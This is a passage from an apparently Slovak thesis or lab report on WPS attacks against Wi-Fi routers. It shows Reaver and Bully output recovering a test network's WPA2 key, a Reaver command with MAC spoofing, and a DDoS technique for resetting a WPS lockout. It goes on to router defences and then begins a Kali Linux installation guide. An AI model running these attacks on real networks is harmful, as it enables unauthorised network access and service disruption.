[+] WPA PSK: '24Vianoce12-2015vNZ'
[+] AP SSID: 'GOLD_WPS'
root@kali:~#
```

Ako vidíme na výstupe z programu Reaver, WPS zraniteľnosť na sieti GOLD_WPS odhalila súčasný WPS PIN a aj komplexné WPA2 heslo. Toto heslo by bolo iným spôsobom odhaliteľné až za niekoľko rokov. Namiesto rokov čakania na brute-force WPA sa nám toto heslo podarilo prelomiť v priebehu pár hodín. Keďže som útok niekoľkokrát prerušil a neskôr pokračoval, posledná relácia trvala iba 303 sekúnd, preto sa tento údaj objavuje aj vo výstupe programu, skutočný čas bol však dlhší.

```
[*] Pin is '91191274', key is '24Vianoce12-2015vNZ'
Saved session to '/root/.bully/c0c1c0212e07.run'

        PIN : '91191274'
        KEY : '24Vianoce12-2015vNZ'
```

Rovnako ako program Reaver, aj Bully sa dokázal prostredníctvom WPS zraniteľnosti dostať do siete GOLD_WPS a získať autentifikačné údaje.

2.5.2.4. Rýchlosť útoku

Predpokladaná doba WPS útoku je 4 až 10 hodín. Vzhľadom na slabší hardvér sa v tomto prípade doba útoku jemne navýšila, avšak týmto sa len dokázalo, že na útok nie je potrebné použiť najnovší výkonný hardvér. Útok bol prevádzaný s netbookom z roku 2009, pričom hardvérová zostava je 2 GB RAM a dvojjadrový CPU Intel Atom.

Výsledky útokov použitím rozdielnych programov dopadli takto:

Reaver: 15h 32m 14s

Bully: 5h 13m 49s

Z výsledkov jasne vyplýva, že Bully zvládol úlohu prelomenia WPS PIN kódu lepšie. Pri útokoch som spozoroval, že Bully prevádza skúšanie PIN kódov badateľne rýchlejšie ako Reaver. Ďalší faktor, ktorý výrazne ovplyvnil výsledok bol samozrejme štýl generovania kódov. Keďže prvá cifra PIN kódu je číslo 9, sekvenčným útokom sa Reaver dostal k číslu 9 až úplne na konci. Bully naopak generoval náhodne 4-číslia a snažil sa uhádnuť PIN takýmto spôsobom. Po prelomení prvej štvorice čísel asi za 4 hodiny a 45 minút ostávalo už iba 1000 kombinácii, s ktorými si program Bully poradil za menej ako pol hodinu. Po vyše 5 hodinách, asi v 45 % priebehu útoku bol nakoniec správny PIN kód uhádnutý. Program vypísal výsledky do konzoly a následne sa ukončil.

Teoretická šanca na úspech oboch štýlov generovania čísel je rovnaká. Keďže nevieme, aké 7, resp. 8-číslie sa v PIN kóde nachádza, šanca na uhádnutie 1 cifry je 10 %. V prípade 8-ciferného kódu si oba programy rozdelia kód na dve polovice a postupne sa tieto polovice snažia uhádnuť. Šanca, že bude kód uhádnutý na prvý krát je $0,1^7$ %, resp. $0,1^8$ % v prípade, že kód neobsahuje číslicu kontrolného súčtu - toto je kód, ktorý je manuálne definovaný používateľom. Šanca na uhádnutie prvého 4-číslia je týmto spôsobom $0,1^4$ %. Pri druhom 4-číslí je šanca $0,1^3$ % alebo $0,1^4$. Štatisticky sú na tom oba programy rovnako, avšak lepšie využitie systémových prostriedkov programom Bully spôsobí rozdiel pár minút pri 1000 testovaných kľúčoch.

Sekvenčné testovanie môže mať výhodu, ak sa PIN začína číslom s malou hodnotou, napr. 1, 2 alebo 3. Náhodné testovanie môže trafiť správny PIN kód priebehu pár pokusov, to ale skôr pripomína ruskú ruletu. Či už sa jedná o sekvenčný alebo náhodný útok, obidva nakoniec dosiahnu výsledného efektu, a to odhalenie správneho WPA hesla a WPS PIN kódu.

2.5.2.5. Zaťaženie prístupového bodu

Súčasťou mojich meraní bola aj odozva prístupového bodu počas normálnej prevádzky a počas prevádzania WPS útoku. Tento test bol vykonaný, aby som zistil šancu na potenciálne odhalenie útoku. V prípade, že by bola sieť spomalená, užívatelia, prípadne administrátor by si mohli túto okolnosť všimnúť a začať sa zaujímať o to, čo sa na sieti deje. Týmto pádom by mohol byť útočník odhalený.

Testy boli vykonané na základe 500 ping requestov. V kolónkach sa uvádza priemerná odozva, pričom IP adresa 8.8.8.8 je všeobecný cieľ na Internete (Google DNS server), 192.168.1.1 je prvý bod na ceste k internetu a 172.16.0.1 je predvolená brána. Test bol prevádzaný na sieti GOLD_WPS pomocou notebooku Lenovo IdeaPad G550.

Odozva počas bežnej prevádzky:

8.8.8.8 - 26.318 ms

192.168.1.1 - 3,817 ms

172.16.0.1 - 3,212 ms

Odozva počas WPS bruteforce útoku:

8.8.8.8 - 29,852 ms

192.168.1.1 - 5,108 ms

172.16.0.1 - 3,854 ms

Výsledok tohto merania naznačuje, že pri WPS útoku príde k miernemu spomaleniu siete, pretože prístupový bod je neustále zaťažovaný prijímaním a odpovedaním na WPS správy. Toto spomalenie však vôbec nie je výrazné, a bežný užívatelia prezerajúci webové stránky si rozdiel v odozve určite nevšimnú. Som presvedčený, že by nenastal žiadny väčší problém ani pri prezeraní videa alebo hraní online hier, keďže zvýšenie odozvy na internet o 3 ms je vážne zanedbateľný rozdiel. Z tohto výsledku usudzujem, že WPS útok nie je možné spozorovať na základe zvýšenej odozvy zariadenia.

2.5.2.6. Neúspešný útok na sieť GOLDS CLAN

Keďže je na sieti GOLDS CLAN implementovaný filter MAC adries, nášmu zariadeniu sa spočiatku nepodarilo asociovať.

```
[+] Waiting for beacon from E8:40:F2:39:A0:C8
[!] WARNING: Failed to associate with E8:40:F2:39:A0:C8 (ESSID: GOLDS CLAN)
[!] WARNING: Failed to associate with E8:40:F2:39:A0:C8 (ESSID: GOLDS CLAN)
[!] WARNING: Failed to associate with E8:40:F2:39:A0:C8 (ESSID: GOLDS CLAN)
```

Toto zabezpečenie netvorí žiadny väčší problém, pretože priamo v programe Reaver je možné použiť argument *-m*, ktorý zmení MAC adresu zariadenia počas útoku. Povolenú MAC adresu získame jednoduchým skenom pomocou programu *airodump-ng*.

```
reaver -i wlan0mon -b C0:C1:C0:21:2E:07 -vv -c 1 --fixed -m
18:34:51:1E:5F:00
```

```
[+] p1_index set to 3
[+] Pin count advanced: 3. Max pin attempts: 11000
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

Ani zmena MAC adresy v tomto prípade nepomohla, pretože jeden z najnovších routerov od spoločnosti Cisco má implementovanú tzv. lock-down feature, čiže uzamknutie funkcie WPS po určitom počte nesprávnych pokusov. Uzamykanie sa začína po 3 neprávnych pokusov. Prvé zamknutie trvá 60 sekúnd, a za každý ďalší pokus sa pridá 60 sekúnd k ďalšiemu zamknutiu. Čiže po 5 nesprávnych pokusoch už uzamknutie WPS trvá 180 sekúnd, a táto doba sa stále navyšuje, takže brute-force útok je v reálnom čase prakticky neprevediteľný.

```
BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-----------------------------------------------------------------------------------------------
E8:40:F2:39:A0:C8      1            -39        1.0               Yes               GOLDS CLAN
C0:C1:C0:21:2E:07     11            -06        1.0               No                GOLD_WPS
^C
```

Sken programom wash teraz znázorňuje, že funkcia WPS je zamknutá. Toto uzamknutie trvá až kým router nebude reštartovaný.

Keďže veľká časť výrobcov sa rozhodla funkciu uzamknutia WPS do svojich produktov zaradiť, vznikli rôzne techniky na jej obídenie. Jednou z týchto techník je úmyselný DDoS cielený na AP, ktorého úlohou je preťažiť prístupový bod a spôsobiť jeho reštartovanie.

Doba uzamknutia WPS je úplne závislá na výrobcovi AP, avšak pre tento test môžeme počítať, že doba trvá aspoň 60 sekúnd. Samotný DDoS útok môže trvať do 20 sekúnd a následné reštartovanie AP trvá približne 30 sekúnd. Týmto dostávame súčet 50s, čo je stále časovo efektívnejšie, ako keby sme mali čakať zakaždým 1 minútu. V prípade narastajúcej tendencie času uzamknutia, podobne ako v predošlom testovanom prístupovom bode je táto technika pomerne efektívna. Dôležité je však dodať, že kvalitnejšie routere sú voči tomuto útoku prevažne odolné, preto sa v niektorých prípadoch útok nemusí vydariť a WPS funkciu nebude možné prelomiť.

Príkladom takéhoto útoku môže byť použitie skriptu VMR-MDK-K2, ktorý vykonáva automatizovaný WPS útok na sieť použitím programov Reaver, mdk3 a aireplay-ng. V prípade uzamknutia WPS skript automaticky spúšťa DDoS útok za účelom AP reštartovať. Po reštartovaní je predpoklad, že sa uzamknutie WPS resetne a tým pádom sa nevyskytnú ďalšie obmedzenia. Tento typ útoku je veľmi sofistikovaný, avšak má zopár nedostatkov. Jedným z nich je pomerne nápadné prevedenie útoku, keďže počas neho sú všetci klienti zo siete odpojený, prípadne je nachvíľu Wi-Fi

router úplne vyradený z prevádzky. Bežný užívateľ si možno povie, že opäť ich ISP má opäť nejaký výpadok, skúsenejší používateľ však môže začať pátrať po príčine výpadkov.

Skript VMR-MDK-K2 je veľmi jednoduchý na ovládanie. Všetky potrebné úkony ako zapínanie monitor módu alebo skenovanie sietí vykoná program za nás. Celá interakcia s používateľom prebieha prostredníctvom konzoly, kde užívateľ píše čísla alebo jednoduché odpovede y/n. Z tohto dôvodu tento sofistikovaný útok môže previesť aj absolútny amatér, čo nemá o penetračnom testovaní ani o Linuxe žiadne potuchy.

```
  Check Entries - To change, enter the line number of the parameter to alter and
follow program prompts. The entry changed will be written to UPC5252577

1) Channel 0 (Zero in almost all cases)   default= 0   [ 0 ]
2) Use -r x:y with reaver (y/n)           default= y   [ y ]
3) x in -r x:y (number of times)          default= 2   [ 2 ]
4) y in -r x:y in sec                     default= 15  [ 15 ]
5) Reaver Live Time in sec(Stage II)      default= 120 [ 120 ]
6) Use Long Reaver Command y/n            default= y   [ y ]
7) MDK Attack Type 0-15(Stage III)        default= 4   [ 14 ]
8) Time in sec MDK3 is active(Stage III)  default= 15  [ 15 ]
9) Router Reset w/ Wash in sec(Stage IV)  default= 120 [ 90 ]
10) Reaver countdown timer(Stage II) y/n  default= y   [ y ]
11) MDK3 countdown timer(Stage III) y/n   default= n   [ y ]
12) WASH countdown timer(Stage IV) y/n    default= y   [ y ]
13) Dampen MDK3(Stage III) y/n            default= y   [ y ]
14) Advanced Scanning in sec y/n          default= 120 [ 120 ]
15) Aireplay --fakeauth(Stage I/II) y/n   default= y   [ y ]
16) Aireplay --Deauth(Stage I/II) y/n     default= n   [ n ]
17) Use --dhsmall Reaver(Stage I/II) y/n  default= y   [ y ]
18) Enter spoof mac address y/n           default= n   [ n ]
19) Mac address to spoof in hex AA:BC:DD:33:22:11     [ 94:39:E5:D7:28:95 ]
20) Use Pixiewps1.1(Stage IV) y/n         default= y   [ y ]
21) Retest WPS pin 12345670 y/n           default= y   [ y ]
22) Retest pin 12345670 every x cycles    default= 10  [ 50 ]
    c/C)ontinue
```

Útok na sieť GOLDS CLAN sa ani prostredníctvom tohto programu nevydaril. Nie pre nič za nič sa spoločnosť Cisco radí medzi popredných výrobcov sieťových prvkov. Router Cisco EPC3925 po troch neúspešných pokusoch o prelomenie WPS hesla zaujal zamknutý stav. Následne nastúpil DDoS útok, ktorému router odolával pomerne dlho, avšak po 4 minútach kapituloval a musel sa reštartovať. Počas reštartu však funkciu WPS inteligentne vypol, takže na neho nebolo možné ďalej útočiť.

Tento princíp zabezpečenia siete popísaný vyššie je naozaj vrcholom pri ochrane domácich prístupových bodov. Spoločnosť Cisco vyrába kvalitné zariadenia a proti útokom podobného typu sú jej AP veľmi dobre zabezpečené. Avšak ostatné spoločnosti, hlavne low-costový výrobcovia mnohé z týchto ochranných metód do svojich zariadení neinštalujú, čím vystavujú svojich používateľov pomerne veľkým hrozbám.

2.5.3. Riešenie situácie a zabezpečenie siete

2.5.3.1. Filtrovanie MAC adries

Ako sme mohli vidieť pri útoku na sieť GOLDS CLAN, filtrovanie MAC adries môže čiastočne zmiasť a spomaliť útočníka. Avšak v prípade odhodlaného a skúseného hackera filtrovanie MAC adries nie je väčší problém, keďže odhaliť a použiť dostupnú MAC adresu sa dá dosiahnuť prostredníctvom zopár konzolových príkazov. Samotné filtrovanie MAC adries na útok nemá väčší vplyv, a preto ho ako prevenciu proti WPS útoku použiť neodporúčam.

2.5.3.2. Nastavenie časového úseku medzi jednotlivými pokusmi

Na zamykanie WPS nemá vplyv nikto iný, ako samotní výrobcovia AP. Prvé routery podporujúce WPS túto funkciu nemali, ale terajšie prístupové body väčšinou nejakú ochranu WPS poskytujú. Nie každá ochrana je však spoľahlivá, a niektoré druhy zamykania WPS nerobia nič iné, iba útok spomalia o pár hodín:

Nasledujúca tabuľka demonštruje čas potrebný na prelomenie WPS pre niektoré uzamykacie doby:

Pokusov pred uzamknutím	Čas uzamknutia	Pokusov za minútu	Maximálna doba útoku (hod.)	Maximálna doba útoku	Komentár
11 000	0 min.	46,15	3,97	0,17 dní	Bez funkcie uzamknutia
3	1 min	2,82	65,08	2,71 dní	Požiadavka pre štandard WSC 2.0
15	60 min	0,25	737,31	30,72 dní	Dlhšie časy uzamknutia značne komplikujú tento typ útoku
10	60 min	0,17	1103,97	46 dní	
5	60 min	0,08	2203,97	91,83 dní	

Predpoklad: 1,3 sekundy = 1 pokus

Zdroj: https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

Z nasledujúcej tabuľky vidíme že novšie štandardy implementujúce vyššie doby zamykania značne sťažujú WPS útok. Odhodlaný útočník však môže byť ochotný tento čas na získanie kľúča obetovať. Najvhodnejším riešením je preto použiť narastajúce uzamykanie podobne ako spoločnosť Cisco. Taktiež je nutné použiť silný router, ktorý zvláda útoky DDoS alebo je proti nim iným spôsobom chránený - o tejto tematike budeme diskutovať pri téme DDoS a ochrana proti nemu.

2.5.3.3. Monitorovanie siete

Pri firemných sieťových riešeniach funkciu WPS neodporúčam. V prípade, že sú v hre peniaze, útočník použije každý možný spôsob ako sa do siete dostať, a aj napriek najnovším WPS uzamykaniam táto funkcia naďalej predstavuje určitý stupeň rizika. Ak sa však firma rozhodne WPS funkciu implementovať, je vhodné monitorovať komunikáciu na sieti prostredníctvom systémov WIDS a WIPS. Tieto systémy dokážu upozorniť v prípade hrozby, prípadne na hrozbu aj samy reagovať.

2.5.3.4. Zakázanie systému WPS

Najistejšou metódou ako sa proti WPS útoku brániť je samotné zakázanie funkcie WPS. Koncept jednoduchého pripojenia pre menej skúsených používateľov nie je zlý, ale na základe zlého prevedenia a mnohých bezpečnostných chýb sa protokol WPS stal jedným z najzraniteľnejších miest bezdrôtovej architektúry. Aj napriek rôznym technikám, ako sa výrobcovia proti WPS začali brániť je stále možné toto zabezpečenie nejakým spôsobom obísť a do menej kvalitných routerov sa pomerne jednoducho nabúrať.

Keďže väčšina starších routerov má WPS automaticky zapnuté a v mnohých prípadoch ho ani nie je možné vypnúť. V tomto prípade je doporučené vykonať firmware update, ktorý túto chybu obvykle vyrieši a ponúkne možnosť vypnutia WPS. V prípade, že WPS nie je možné vypnúť a žiadny nový firmware nie je dostupný, prišiel čas vymeniť bezdrôtový router.

Svoj názor na WPS vyslovil aj Dominique Bongard. Tento výskumník v oblasti IT objavil chybu Pixie Dust a umožnil tak vykonávať offline WPS útoky na niektoré druhy sietí. Na základe

jeho prezentácie na konferencii HackLu z roku 2014 odporúča funkciu WPS okamžite zakázať na všetkých zariadeniach.

Z môjho pohľadu je funkcia WPS zbytočná. Pripojenie do siete tlačidlom môže byť pre niektorých užívateľom komfortné, ale za riskovanie bezpečnosti svojich dát a svojej online identity to rozhodne nestojí. Zapamätať, alebo pri najhoršom aj niekde zapísať 8-miestne WPA2 heslo je oveľa bezpečnejšie ako používať na WPS prihlásenie 8-miestny PIN kód alebo tlačidlo.

2.5.4. Záver

2.5.4.1. Zhrnutie

Toto meranie zahŕňalo vysvetlenie základných konceptov týkajúcich sa WPS Wi-Fi útokov. Predstavené boli 2 typy útokov, a to online bruteforce útok ako aj offline bruteforce útok. Ďalej sme si ukázali nástroje na prevedenie týchto útokov a ich použitie. Porovnali sme dva typy skúšania PIN kódov a následne s týmito technikami aj útok previedli. V tomto prípade bol efektívnejší náhodný útok, pretože PIN kód začínal číslicou 9, takže pri sekvenčnom skúšaní čísel sa vyskúšal až medzi poslednými. Vrcholom nášho snaženia bola úspešná penetrácia staršieho Cisco routera, ktorý funkciu uzamknutia WPS neposkytuje. Pri útoku na jeden z najnovších Cisco routerov sme narazili na problémy a útok nemohol byť prevediteľný z dôvodu výborného zabezpečenia. Ku koncu sme si predstavili koncept útoku na routery so zamykaním funkcie WPS.

2.5.4.2. Dosiahnuté výsledky testov

Dokončením týchto testov sme dospeli k nasledujúcim záverom:

1. **WPS útok odhalí akékoľvek komplexné WPA heslo**

Na rozdiel od brute-force WPA útoku je WPS útoku absolútne irelevantné, aké dlhé heslo sieť používa. Dĺžka WPS PIN kódu je daná na 8 znakov a nemôže byť zmenená. Z dôvodu zbytočnej bezpečnostnej chyby je možné tento kód prelomiť za najviac 11 000, resp. 20 000 pokusov. Pre porovnanie, na prelomenie 8-miestneho WPA hesla obsahujúceho veľké a malé písmená, čísla a znaky potrebujeme v najhoršom scenári celú ASCII tabuľku mimo znaku null, čiže 127 rôznych znakov. Tento počet možností je možné vypočítať ako $127^8 = 67{,}675 * 10^{15}$. Aj napriek takémuto počtu možností je možné získať akékoľvek WPA heslo v priebehu pár tisíc pokusov.

2. **Na WPS útok postačí akýkoľvek hardvér**

Aj v tomto meraní sme sa presvedčili, že útok je prevediteľný na akomkoľvek počítači s vhodnou Wi-Fi kartou. Na rozdiel od offline brute-force pri WEP alebo WPA, výkonnosť stroja nemá na celkový čas útoku až taký výrazný vplyv. Oveľa väčší vplyv na rýchlosť má samotný bezdrôtový router a sila bezdrôtového signálu - v prípade Online útoku. V prípade offline útoku má hardvér na útok väčší vplyv. Vzhľadom na počet testovaných kombinácii - spravidla len niekoľko tisíc, najväčší rozdiel v čase sa bude pohybovať na hranici niekoľkých minút.

3. **Počas WPS útoku nemusia byť na sieť pripojení žiadni klienti**

V prípade útokov na protokoly WEP a WPA sme potrebovali odchytiť komunikáciu medzi klientom a prístupovým bodom. Keďže WPS útok prebieha čisto medzi útočníkom a routerom, na sieť nie je potrebné pripájať žiadnych ďalších klientov a odchytávať ich komunikáciu. Z tohto dôvodu sa WPS útok radí medzi pomerne dostupné útoky bez potreby nejakých špeciálnych podmienok.

4. **Na ochranu pred touto zraniteľnosťou treba kvalitný bezdrôtový router**

Aj napriek rôznym druhom ochrany vo forme uzamykania funkcie WPS je stále možné túto ochranu rôznymi spôsobmi obísť. Ak preto chceme využívať funkciu WPS, potrebujeme kvalitný a odolný router, ktorý obsahuje funkciu WPS lock-down a samozrejme aj plnú odolnosť voči DDoS útokom, alebo v prípade podľahnutiu útoku iný spôsob ochrany ako v prípade testovaného modelu Cisco EPC3925, ktorý si ihneď po reštarte funkciu WPS automaticky vypol.

Na domáce použitie pravdepodobne 100 eurový Wi-Fi router kupovať nebudeme. Nie je preto jednoduchšie jednoducho funkciu WPS vypnúť a túto kapitolu navždy uzavrieť?

2.6. Inštalácia operačného systému Kali Linux


Popis dokumentu: Tento dokument vás prevedie inštaláciou operačného systému Kali Linux. Ďalej si ukážeme ako pri bootovaní systému využiť klasický Windows NTLOADER namiesto zavádzača GRUB. Na koniec sa pozrieme na správne nastavenie novo nainštalovaného systému.

2.6.1. Inštalácia systému

2.6.1.1. Stiahnutie a overenie obrazu OS

Kali Linux je možné stiahnuť zdarma z oficiálnej stránky kali.org, kde vyberieme sekciu Downloads a následne stiahneme systém. Vždy je nutné vedieť, či náš PC obsahuje 32-bitovú alebo 64-bitovú architektúru. Na základe tohto vyberieme verziu operačného systému.


Po stiahnutí OS je odporúčané skontrolovať stav stiahnutého súboru pomocou hash kalkulačky. Tú je možné stiahnuť z http://www.slavasoft.com/hashcalc/. Po inštalácii si vyberieme požadovaný súbor a necháme si vyrátať SHA1 Hash. Tento hash následne porovnáme s hashom zo stránky kali.org. V prípade, že sú hashe totožné, súbor bol stiahnutý správne a je pripravený na použitie. V prípade, že sa hashe nezhodujú, pri sťahovaní súboru nastala chyba a doporučuje sa, aby bol súbor stiahnutý znova.



2.6.1.2. Tvorba inštalačného média

Výsledkom stiahnutia je .iso súbor, čo je vlastne "image" operačného systému. Súbor .iso môže byť využitý na bootovanie systému pomocou virtualizačných nástrojov ako VirtualBox alebo VMware. Pre účel jeho inštalácie na fyzický počítač však zo súboru .iso treba vytvoriť bootovateľné médium, a to buď vypálaním na DVD disk alebo tvorby bootovateľného USB kľúča. Vzhľadom na fakt, že DVD sú v dnešnej dobe používané pomenej, a niektoré nové notebooky už ani CD/DVD mechaniku neobsahujú, využijem práve druhú možnosť a vytvorím bootovateľný USB kľúč.

Na tvorbu bootovateľného kľúča existuje široký výber rôznych nástrojov, ktoré sú väčšinou freeware, alebo sú vyvíjané ako open source projekty. Väčšinu z týchto nástrojov je možné nájsť na stránke pendrivelinux.com. Osobne budem používať nástroj Universal USB Installer, ktorý si je možné z tejto stránky zadarmo stiahnuť. Program je možné spustiť bez inštalácie. Po spustení programu vyberieme Linux distribúciu, cestu k .iso súboru a USB disk, na ktorý chceme operačný systém pridať. Program po potvrdení automaticky naformátuje vybraný USB kľúč na súborový systém FAT32, rozbalí do neho .iso súbor a taktiež nainštaluje zavádzač GRUB, ktorý sa používa pri bootovaní tohto USB disku. Po dokončení procesu, približne 20-30 minút je možné USB kľúč vybrať a bootovať z neho.




2.6.1.3. Inštalácia operačného systému


Pred samotnou inštaláciou operačného systému Kali Linux je potrebné uistiť sa, že počítač na ktorý ideme inštalovať má dostatok voľného miesta na disku. V prípade, že chceme mať Kali Linux ako single-boot systém, čiže jediný nainštalovaný systém na disku bude Kali Linux, uistíme sa, že sa na disku nenachádzajú žiadne dôležité dáta a môžeme inštalovať.

